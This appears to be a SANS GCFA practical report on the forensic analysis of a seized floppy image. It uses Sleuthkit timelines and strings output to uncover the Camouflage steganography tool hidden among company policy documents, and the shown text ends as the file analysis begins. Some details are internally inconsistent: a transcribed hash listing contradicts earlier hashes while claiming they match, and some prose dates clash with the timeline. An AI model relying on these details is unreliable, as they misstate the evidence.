



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Incident Response, Threat Hunting, and Digital Forensics (Forensics
at <http://www.giac.org/registration/gcfa>

GCFA Practical Assignment

Version 1.5

Part 1

Analysis of a Floppy Disk – Revealing Steganographic Content

Author: Byrne Ghavalas

Submitted: 8th December 2004

© SANS Institute 2005, Author retains full rights.

Forensic Analysis Report

Prepared for:

David Keen (Security Administrator)
Ballard Industries, Inc.

Reference:

Tag# fl-260404-RJL1
(Floppy disk image)

Date:

Monday 3rd May 2004

Author:

Byrne Ghavalas

Version:

Release 1.0

© SANS In

CONFIDENTIAL

Special Notes

The scenario proposed by the practical took place in April 2004.

While changing the clock on the analysis workstation and VMWare System was considered, it was felt that although this may give the report a more authentic feel, it may create doubt as to when the work was actually conducted and completed.

I have decided to write the report using dates that would make sense if I had indeed been handed the investigation just after the incident occurred.

As this part of the practical was completed during July, the file listings and screenshots included in this document will have dates in July 2004. Naturally, these dates should simply be ignored.

© SANS Institute 2005, Author retains full rights.

Contents

CONTENTS	II
EXECUTIVE SUMMARY	1
BACKGROUND	2
ANALYSIS	3
OVERVIEW	3
INITIAL STEPS	3
EXAMINATION DETAILS	5
INFORMATION ABOUT THE IMAGE	5
FILE ACTIVITY TIMELINE	7
POSSIBLE LEADS	11
INITIAL ANALYSIS OF THE FILES	16
HEX ANALYSIS OF THE FILES	20
RETRIEVAL OF CAMOUFLAGE SOFTWARE	25
EXTRACTING THE DELETED COPY OF CAMSHELL.DLL	30
EXTRACTING THE HIDDEN DATA	37
CONTENTS OF EXTRACTED FILES	44
FINDINGS	48
SUMMARY	48
IMAGE DETAILS	48
PROGRAM IDENTIFICATION & FORENSIC DETAILS	52
LEGAL IMPLICATIONS	55
INTELLECTUAL PROPERTY	55
DATA PROTECTION ACT 1998	56
BREACH OF CONTRACT	57
FURTHER INFORMATION	58
TOOLS	59
REFERENCES	60

Executive Summary

Ballard Industries, Inc (Ballard) is a designer of fuel cell batteries and produces specialised batteries used around the world by thousands of companies. Recently, Ballard noticed that many of their clients were no longer re-ordering from them, and upon further investigation discovered that Rift, Inc were receiving the new orders for the same fuel cell battery which was once unique to Ballard.

Ballard believes that Rift, Inc. has somehow obtained their proprietary information and their customer database.

On Monday 26th April at approximately 16:45 MST, the staff security guard seized a floppy disk that was being taken out of the R&D labs by Robert John Leszczynski, Jr., the lead process control engineer, and handed over to David Keen, the Security Administrator.

David Keen created an image of the disk and contacted me on Tuesday 27th April and requested my assistance in conducting a forensic analysis of this disk.

The forensic analysis of the disk removed from Robert Leszczynski revealed that steganographic software, a product named *Camouflage Software*, had been utilised to hide the customer database and other proprietary information within some company policy documents.

In addition to the proprietary information retrieved from the documents contained in the disk image, a document, named *Opportunity.txt*, containing the following message was retrieved:

I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name". My price is 5 million.

Robert J. Leszczynski

Considering the content of the note, the proprietary information and customer database hidden within the policy documents and the use of steganographic software, it would appear that Robert Leszczynski, by virtue of being in possession of the disk under discussion, is apparently selling sensitive company information to Ballard's competitors.

Additional analysis of Robert Leszczynski's computer workstation, as discussed within this report, is recommended, and would likely corroborate the findings of this report.

Background

Ballard is a designer of fuel cell batteries and produces specialised batteries used around the world by thousands of companies.

According to the briefing from David Keen, the Security Administrator for Ballard:

“The company has had several successful years of manufacturing and distributing a relatively new fuel cell battery which is used in many applications. Recently, Ballard Industries noticed that many of their clients were no longer re-ordering from them.

After making several calls the vice president of sales determined that one of Ballard's major competitors, Rift, Inc., has been receiving the new orders for the same fuel cell battery which was once unique to Ballard. A full blown investigation ensued.”

Ballard believes that Rift, Inc. has somehow obtained their proprietary information. Ballard keeps a customer database of all its clients and they feared that that information somehow got out along with other proprietary data.

On 26th April 2004 at approximately 16:45 MST, the staff security guard seized a floppy disk that was being taken out of the R&D labs by Robert Leszczynski; the removal of the disk from the company premises contravenes company policy.

Robert John Leszczynski, Jr., is employed by Ballard Industries and is assigned as the lead process control engineer for the project.

I was contacted on Tuesday 27th April 2004 at approximately 10:00 MST and asked by David Keen to assist Ballard with their investigation by conducting a forensic analysis of the image taken of the floppy disk, seized the previous day.

As I am based in the UK, I arranged to download a copy of the image from an SFTP server owned by Ballard Industries. Prior to downloading the image, David Keen, the Security Administrator, emailed a PDF copy of the chain of custody form to me. The form contained the following information:

Tag#: fl-260404-RJL1
Description: 3.5 inch TDK floppy disk
MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
Image Name: fl-260404-RJL1.img.gz

The analysis work was completed on a Linux Gentoo workstation, with VMWare to provide a controlled environment for testing untrusted binaries.

Analysis

Overview

This section of the report details the chronological steps taken during the forensic analysis of the floppy disk. The conclusions of the analysis are covered in the *Findings* section of the document.

Initial Steps

The image named *fl-260404-RJL1.img.gz* was retrieved from the Ballard Industries' SFTP server, using the username and password provided by David Keen, and saved to my forensic workstation.

David did not provide an MD5 hash for the gzipped version of the image as part of the chain of custody form for my comparison once I had retrieved the file. The MD5 hash of the gzipped file is not really required as the hash for the contents of the gzip archive (*fl-260404-RJL1.img*) was provided on the form.

I obtained an MD5 hash of the file, *fl-260404-RJL1.img.gz*, which I had retrieved:

```
$ md5sum fl-260404-RJL1.img.gz > fl-260404-RJL1.img.gz.md5  
  
$ cat fl-260404-RJL1.img.gz.md5  
f39239ed04e7c0c1b36bcd556d213623 fl-260404-RJL1.img.gz
```

I never use the original file during analysis, so I copied the image to a backup folder and verified that it had indeed been copied correctly by verifying the MD5 hash. The hash taken of the backup is the same as that of the original: *f39239ed04e7c0c1b36bcd556d213623*

```
$ mkdir orig  
  
$ cp fl-260404-RJL1.img.gz orig/  
  
$ md5sum ./orig/fl-260404-RJL1.img.gz  
f39239ed04e7c0c1b36bcd556d213623 ./orig/fl-260404-RJL1.img.gz
```

Although the file has the '.gz' extension, indicating that it is a gzip file, I never assume anything. I used *file* to verify that the file was indeed a gzip file. Once that was confirmed, I extracted the contents of the gzip archive.


```
$ file fl-260404-RJL1.img.gz  
fl-260404-RJL1.img.gz: gzip compressed data, was "fl-260404-RJL1.img", from Unix  
  
$ gunzip fl-260404-RJL1.img.gz
```


Once the file has been extracted, it is important to make sure that I am working with the same file that David Keen created; the MD5 hash of the extracted file should match the hash provided in the evidence tag found on the chain of custody form.

```
$ md5sum fl-260404-RJL1.img > fl-260404-RJL1.img.md5

$ cat fl-260404-RJL1.img.md5
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
```

The MD5 hash from the evidence tag and the MD5 hash created from the extracted file on my forensic workstation match, which means that I am working from an exact duplicate of the image David Keen created.

A screenshot of a terminal window with a black background and green text. The terminal shows a series of commands and their outputs for calculating and verifying MD5 hashes for three files: fl-260404-RJL1.img, fl-260404-RJL1.img.gz, and fl-260404-RJL1.img.md5. The commands used are 'ls', 'md5sum', 'cat', and 'md5sum' again for verification. The output for each file is a long hexadecimal hash followed by the filename. The hashes for all three files match the ones provided in the text above the screenshot.

```
$ ls
fl-260404-RJL1.img  fl-260404-RJL1.img.gz  fl-260404-RJL1.img.md5

$ md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img

$ cat fl-260404-RJL1.img.md5
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img

$ md5sum fl-260404-RJL1.img.gz
782766ed04e7021b18b0d506d218526  fl-260404-RJL1.img.gz

$ cat fl-260404-RJL1.img.gz.md5
782766ed04e7021b18b0d506d218526  fl-260404-RJL1.img.gz
```

Figure 1: Screenshot depicting MD5 Hashes for disk image

To be able to analyse the image, it is necessary to first determine some properties of the image, such as the file system. Although it is likely that the file system is FAT, it is important not to make assumptions, but to verify the information as far as possible. Using *file* again, it is clear the image is of a FAT-12 file system (take a look at the end of the output from the *file* command):

```
$ file fl-260404-RJL1.img
fl-260404-RJL1.img: x86 boot sector, code offset 0x3c, OEM-ID "
mkdosfs", root entries 224, sectors 2 872 (volumes <=32 MB) ,
sectors/FAT 9, serial number 0x408bed14, label: "RJL      ", FAT
(12 bit)
```

At this point we are able to begin the forensic examination of the image.

Examination Details

Information about the Image

The forensic examination of the FAT-12 file image was completed using a Gentoo Linux workstation. The workstation is configured to utilise the GMT time zone as I am based in the UK.

Various tools were used to complete the analysis. A full list of the tools used is provided in the Tools section of this document. The Sleuthkit version 1.69 was the primary tool utilised for analysis of the FAT-12 image. Common utilities such as *file* and *strings* were also used during the initial examination of the image.

To obtain general file system details of the *fl-260404-RJL1.img* file, the *fsstat* tool from Sleuthkit was used:

```
$ fsstat -f fat fl-260404-RJL1.img
```

FILE SYSTEM INFORMATION

File System Type: FAT

OEM Name: mkdosfs

Volume ID: 0x408bed14

Volume Label (Super Block): RJL

Volume Label (Root Directory): RJL

File System Type Label: FAT12

Sectors before file system: 0

Reserved Sector Range: 0 - 0

FAT 0 Sector Range: 1 - 9

FAT 1 Sector Range: 10 - 18

Data Area Sector Range: 19 - 2871

META-DATA INFORMATION

Range: 2 - 45426

Root Directory: 2

CONTENT-DATA INFORMATION

Sector Size: 512

Cluster Size: 512

Sector of First Cluster: 33

Total Sector Range: 0 - 2871

FAT CONTENTS (in sectors)

105-187 (83) -> EOF

188-250 (63) -> EOF

251-316 (66) -> EOF

317-918 (602) -> EOF

919-1340 (422) -> EOF

1341-1384 (44) -> EOF

The output provides some useful information. The 'FAT CONTENTS' indicate that there should be 6 files on the disk (excluding deleted files). It also confirms that the file system is using Sector and Cluster sizes of 512 bytes; this is important information as it may be required for 'carving' deleted files from the disk image. The output also provides the inode number for the 'Root Directory'; this number can be provided to *fls*.

Using *fls* from The Sleuthkit, all allocated and unallocated files in the file system can be listed. The information is retrieved from inode 2 by default, which as has been seen from the *fsstat* output, belongs to the 'Root Directory', so it is not necessary to provide *fls* with an alternate inode number:

```
$ fls -f fat fl-260404-RJL1.img
r/r * 5:          CamShell.dll (_AMSHLL.DLL)
r/r 9:  Information_Sensitivity_Policy.doc (INFORM~1.DOC)
r/r 13: Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
r/r 17: Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
r/r 20: Password_Policy.doc (PASSWO~1.DOC)
r/r 23: Remote_Access_Policy.doc (REMOTE~1.DOC)
r/r 27: Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
r/r * 28:         _ndex.htm
```

The *fls* listing shows 8 files, 2 are recently deleted, as indicated by the asterisk (*). The output from *fls* provides the file names as well as the inode containing the meta-data structure for the directory entry, for example, the meta-data structure for *CamShell.dll* is contained in inode 5.

It is worth looking at the filenames shown in the *fls* output. Most of the files have '.doc' extensions, indicating that they are likely to be documents. Further, they all have names that are related to the theme of information security, particularly as they all contain the word 'Policy'. Naturally, file names don't have to reflect their contents, but we're looking at the *pattern*. All the files are potentially policy documents, except for the two deleted files.

One of the deleted files has a '.dll' extension. This extension is usually for 'Dynamic Link Library' files; these files contain executable code and are usually used on Microsoft Windows operating systems. See FileExt (<http://filext.com/detailist.php?extdetail=dll>) for some information.

The other deleted file has an '.htm' extension, which is commonly used for web pages ('Hyper Text Markup Language'). See FileExt (<http://filext.com/detailist.php?extdetail=htm>) for some information.

The two deleted files don't appear to fit the pattern created by the other files; they may have a bearing on the analysis and certainly warrant further investigation.

File Activity Timeline

Before proceeding further, the creation of a timeline concerning the files is useful. The SleuthKit has another tool, *mactime* which takes the output from the *fls* and *ils* tools and creates a timeline of file activity.

As was mentioned at the beginning of this section, my forensic workstation is configured for the GMT time zone. To ensure that a time line for MST (which is the time zone in which the activity took place) is obtained, it is necessary to provide The SleuthKit tools with some time zone information; the tools will then make automatic corrections for the time zone differences.

While most of the tools have a '-z' switch for indicating the time zone, *ils* does not. Because of the way FAT stores the time (in *raw* hours, minutes and seconds) and because we will be providing *mactime* with time zone information, the 'TZ' variable must be set before running *ils*.

See File Activity Timelines – Sleuthkit Reference Document

(http://www.sleuthkit.org/sleuthkit/docs/ref_timeline.html) for information.

The *fls* command and the *ils* command are both run using the '-m' switch to cause their output to be readable by *mactime*.

```
$ fls -f fat -m 'a:' fl-260404-RJL1.img > fl-260404-RJL1.img.fls

$ ils -f fat -m fl-260404-RJL1.img >> fl-260404-RJL1.img.fls

$ mactime -z MST7MDT -b fl-260404-RJL1.img.fls > tl-full.fl-260404-RJL1.img.txt

$ cat tl-full.fl-260404-RJL1.img.txt
Sat Feb 03 2001 19:44:16      36864 m.. -/-rwxrwxrwx 0          0
5          a:/CamShell.dll (_AMSHLL.DLL) (deleted)
                        36864 m.. -/-rwxrwxrwx 0          0          5
<fl-260404-RJL1.img-_AMSHLL.DLL-dead-5>
Thu Apr 22 2004 16:31:06      32256 m.. -/-rwxrwxrwx 0          0
13         a:/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                        33423 m.. -/-rwxrwxrwx 0          0
17         a:/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Fri Apr 23 2004 10:53:56       727 m.. -/-rwxrwxrwx 0          0
28         a:/_ndex.htm (deleted)
                        727 m.. -/-rwxrwxrwx 0          0          28
<fl-260404-RJL1.img-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32      215895 m.. -/-rwxrwxrwx 0          0
23         a:/Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26      307935 m.. -/-rwxrwxrwx 0          0
20         a:/Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50       22528 m.. -/-rwxrwxrwx 0          0
27         a:/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10       42496 m.. -/-rwxrwxrwx 0          0
9          a:/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 00:00:00      215895 .a. -/-rwxrwxrwx 0          0
23         a:/Remote_Access_Policy.doc (REMOTE~1.DOC)
                        727 .a. -/-rwxrwxrwx 0          0          28
<fl-260404-RJL1.img-_ndex.htm-dead-28>
                        36864 .a. -/-rwxrwxrwx 0          0          5
<fl-260404-RJL1.img-_AMSHLL.DLL-dead-5>
```

```

32256 .a. -/-rwxrwxrwx 0 0
13 a:/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
36864 .a. -/-rwxrwxrwx 0 0
5 a:/CamShell.dll (_AMSHLL.DLL) (deleted)
33423 .a. -/-rwxrwxrwx 0 0
17 a:/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
307935 .a. -/-rwxrwxrwx 0 0
20 a:/Password_Policy.doc (PASSWO~1.DOC)
22528 .a. -/-rwxrwxrwx 0 0
27 a:/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
727 .a. -/-rwxrwxrwx 0 0
28 a:/_ndex.htm (deleted)
42496 .a. -/-rwxrwxrwx 0 0
9 a:/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:18 36864 ..c -/-rwxrwxrwx 0 0
5 a:/CamShell.dll (_AMSHLL.DLL) (deleted)
36864 ..c -rwxrwxrwx 0 0 5
<fl-260404-RJL1.img-_AMSHLL.DLL-dead-5>
Mon Apr 26 2004 09:46:20 42496 ..c -/-rwxrwxrwx 0 0
9 a:/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22 32256 ..c -/-rwxrwxrwx 0 0
13 a:/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24 33423 ..c -/-rwxrwxrwx 0 0
17 a:/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26 307935 ..c -/-rwxrwxrwx 0 0
20 a:/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36 215895 ..c -/-rwxrwxrwx 0 0
23 a:/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44 22528 ..c -/-rwxrwxrwx 0 0
27 a:/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36 727 ..c -/-rwxrwxrwx 0 0
28 a:/_ndex.htm (deleted)
727 ..c -rwxrwxrwx 0 0 28
<fl-260404-RJL1.img-_ndex.htm-dead-28>

```

The above output is difficult to read and has been reproduced in clearer form on the following page.

This information is the same as the raw format above, but has been adjusted to make viewing of the information easier.

```
Sat Feb 03 2001 19:44:16
 36864 m.. -/rwxrwxrwx 0 0 5 a:/CamShell.dll (_AMSHHELL.DLL) (deleted)
 36864 m.. -rwxrwxrwx 0 0 5 <fl-260404-RJL1.img-_AMSHHELL.DLL-dead-5>
Thu Apr 22 2004 16:31:06
 32256 m.. -/rwxrwxrwx 0 0 13 a:/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
 33423 m.. -/rwxrwxrwx 0 0 17 a:/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Fri Apr 23 2004 10:53:56
 727 m.. -/rwxrwxrwx 0 0 28 a:/_ndex.htm (deleted)
 727 m.. -rwxrwxrwx 0 0 28 <fl-260404-RJL1.img-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32
 215895 m.. -/rwxrwxrwx 0 0 23 a:/Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26
 307935 m.. -/rwxrwxrwx 0 0 20 a:/Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50
 22528 m.. -/rwxrwxrwx 0 0 27 a:/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10
 42496 m.. -/rwxrwxrwx 0 0 9 a:/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 00:00:00
 215895 .a. -/rwxrwxrwx 0 0 23 a:/Remote_Access_Policy.doc (REMOTE~1.DOC)
 727 .a. -rwxrwxrwx 0 0 28 <fl-260404-RJL1.img-_ndex.htm-dead-28>
 36864 .a. -rwxrwxrwx 0 0 5 <fl-260404-RJL1.img-_AMSHHELL.DLL-dead-5>
 32256 .a. -/rwxrwxrwx 0 0 13 a:/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
 36864 .a. -/rwxrwxrwx 0 0 5 a:/CamShell.dll (_AMSHHELL.DLL) (deleted)
 33423 .a. -/rwxrwxrwx 0 0 17 a:/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
 307935 .a. -/rwxrwxrwx 0 0 20 a:/Password_Policy.doc (PASSWO~1.DOC)
 22528 .a. -/rwxrwxrwx 0 0 27 a:/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
 727 .a. -/rwxrwxrwx 0 0 28 a:/_ndex.htm (deleted)
 42496 .a. -/rwxrwxrwx 0 0 9 a:/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:18
 36864 ..c -/rwxrwxrwx 0 0 5 a:/CamShell.dll (_AMSHHELL.DLL) (deleted)
 36864 ..c -rwxrwxrwx 0 0 5 <fl-260404-RJL1.img-_AMSHHELL.DLL-dead-5>
Mon Apr 26 2004 09:46:20
 42496 ..c -/rwxrwxrwx 0 0 9 a:/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22
 32256 ..c -/rwxrwxrwx 0 0 13 a:/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24
 33423 ..c -/rwxrwxrwx 0 0 17 a:/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26
 307935 ..c -/rwxrwxrwx 0 0 20 a:/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36
 215895 ..c -/rwxrwxrwx 0 0 23 a:/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44
 22528 ..c -/rwxrwxrwx 0 0 27 a:/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36
 727 ..c -/rwxrwxrwx 0 0 28 a:/_ndex.htm (deleted)
 727 ..c -rwxrwxrwx 0 0 28 <fl-260404-RJL1.img-_ndex.htm-dead-28>
```

MAC refers to the last write / modification (M), last access (A) and the creation time (C). In the timeline above, the 2nd column indicates which attribute the time relates too, M, A, or C. For example, the last few lines all have the 'c' attribute set, which means the files were created at this time.

NTFS.com (<http://www.ntfs.com/fat-folder-structure.htm>) indicates that FAT is capable of storing the creation time and date, last modified time and date and the last access date (not the last access time).

FAT timestamps need to be understood to interpret the timeline generated by *mactime*. Microsoft provides some information in these two knowledgebase articles: <http://support.microsoft.com/default.aspx?scid=kb;EN-US;127830> and <http://support.microsoft.com/default.aspx?scid=kb;en-us;299648>. The message from Kan Yabumoto (<http://www.xxcopy.com/xxcopy15.htm>) also

contains some hints as to how FAT handles timestamps when used under Win32 (Windows 9x, Windows 2000 and the like).

In summary, the file creation date is set when a file is created or copied to a new location, it shouldn't change if the file is moved unless the file crosses a volume boundary; the last modified date is updated when the file is modified but should remain the same when the file is moved or copied to another location; the last access date is updated whenever a file is accessed.

From the timeline we can see that the first few lines show the modification times of the files have been altered. We can infer that the files were likely copied (possibly to the office workstation of Robert Leszczynski – this requires verification through a forensic analysis of his workstation) late Thursday 23rd April, and during the course of Friday 24th April, with the exception of *CamShell.dll*, which has its original modification time from when it was released. At this point, the file creation times would have been updated as a result of the copy, but the modified times should have matched those of the original files on Ballard's file server. It is assumed the policy documents were not *originally* created on 23rd and 24th April (by Ballard), so it is likely that the files were accessed and modified at the time shown on the timeline.

On Monday 26th April all of the files show that they were accessed. Unfortunately, FAT only stores the last access date but not the time, so we are unable to determine exact access times; this is why the time shows as midnight. It is likely that these dates were updated when the files were copied to the floppy.

The files have creation times from Monday 26th at about 09:46 MST. All of the times are fairly close together which indicates an automated activity; it is likely the files were copied to the floppy at this time; this process updated the creation times of the files to the current time of the copy.

There is a short gap between the time that the *Acceptable_Encryption_Policy.doc* file was copied to the floppy and the time that the *_ndex.htm* file was copied. During the short period mentioned above, the *CamShell.dll* file was deleted, then the *_ndex.htm* file was copied to the floppy, and finally the *_ndex.htm* file was deleted. This is shown later in the investigation where it was discovered that the *_ndex.htm* file partially overwrote the remnants of *CamShell.dll*. See the section titled *Extracting the deleted copy of CamShell.dll*.

Possible Leads

At this point, I could have extracted the files and examined them individually; however, as I am working with a small floppy disk image, I felt it would be worthwhile running *strings* on the image, which prints out a list of printable strings found within a file. This is a quick way of determining the type of content to be found on the image and can provide potential leads.

```
$ strings fl-260404-RJL1.img | less
--=Partial listing=--
11\SheCamouflageShell
ShellExt
VB5!
CamShell
BitmapShellMenu
CamouflageShell
CamouflageShell
--=End of partial listing=--
```

The output of *strings* is quite long and only the relevant portion has been shown above.

The *CamouflageShell* string appeared to be odd and when considered in conjunction with the *fls* listing showing *CamShell.dll* it was felt that this angle should be further investigated.

Many files and documents store information in Unicode or UTF-16 format. The above *strings* command would not necessarily detect these strings as it usually looks at binary files using an 8-bit encoding. This means that *strings* considers every 8-bits to see if it makes up a printable character; any group of four or more of these printable characters is displayed. The Unicode strings take up 16-bits per character; to get *strings* to work correctly with these 'wide' character strings, it is possible to use the '-e' option to tell *strings* what format to use. I have not seen this technique referenced in any forensics documents that I have reviewed, but it is explained in the *strings* manual.

```
$ strings -e 1 fl-260404-RJL1.img | less
--=Partial listing=--
*\AC:\My Documents\VB Programs\Camouflage\Shell\CamouflageShell.vbp
NewFolder
ViewList
ViewDetails
Camouflage.ShellExt
Registry
Hive or folder not specified.
oleaut32.dll
Bad ProgId rc::
Bad ClassID rc::
Software\Camouflage\Settings
Menu
ExplorerNameCamouflage
Camouflage
ExplorerNameUncamouflage
Uncamouflage
DISPLAY
```



```

(GCS_VERB)MENUITEM1
(GCS_VALIDATE)New menu item number 1
Camouflage.exe /C
Camouflage.exe /U
<EMPTY>
TYPELIB
_IID_SHELLEXT
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
040904B0
Comments
http://www.camouflage.freemove.co.uk
CompanyName
Twisted Pear Productions
FileDescription
Keeps files containing sensitive information safe from prying eyes.
LegalCopyright
Copyright (c) 2000-2001 by Twisted Pear Productions, All rights
reserved worldwide.
ProductName
Camouflage
FileVersion
1.01.0001
ProductVersion
1.01.0001
InternalName
CamShell
OriginalFilename
CamShell.dll
--=End of partial listing=--

```

The 16-bit *strings* search yielded some additional information – the URL, company name and file description certainly corroborate the findings from the initial *strings* search and provide additional search terms.

The URL appeared to be a good place to start, however this was a false start as the site was no longer available. I decided to Google for *CamouflageShell* and this provided a single hit:



Figure 2: Screenshot depicting Google search for CamouflageShell

The document, "The Ease of Steganography and Camouflage" by John Bartlett discussed the use of a program called *Camouflage* by Camouflage Software. His document provided a URL:

<http://www.camouflagesoftware.com>, but unfortunately this site no longer exists (it appears to be an advertising site).

Another Google, this time for 'Camouflage Software' provided (amongst others) the following links:

<http://camouflage.unfiction.com/>

<http://www.guillermi2.net/stegano/camouflage/>

I decided to Google the company name from the 2nd *strings* search and was rewarded with similar links, indicating that it was likely I had found what I was looking for.

The first link appears to be a mirror for the old Camouflage Software website and contains links for downloading the current version of the software (1.2.1) as well as some frequently asked questions (FAQ):



Figure 3: Screenshot depicting Camouflage Mirror Site

The following information is taken from the Overview page:

What is Camouflage?

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored, used or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

*For additional security you can password your camouflaged file. This password will be required when extracting the files within.
You can even camouflage files within camouflaged files.*

Camouflage was written for use with Windows 95, Windows 98, Windows ME, Windows NT and Windows 2000, and is simple to install and use.

The second link proved to be an excellent resource and contained detailed information about *Camouflage* and the process for recovering any password protected information placed within a file by the software.




Figure 4: Screenshot depicting Breaking Camouflage Reference

The information contained in the pages from the two links certainly highlights the possibility that the files on the floppy may contain some hidden information, placed there using the Camouflage Software.

As Ballard Industries were concerned about information leaking out to competitors and their investigation didn't reveal much, the use of

steganographic software would certainly help explain the situation and warranted further investigation.

At this point in the investigation, I felt it would be useful following the *CamShell.dll* lead.

© SANS Institute 2005, Author retains full rights.

Initial Analysis of the Files

The first step was to analyse the files contained on the floppy disk to see if they contained any discrepancies that indicated the use of the Camouflage Software.

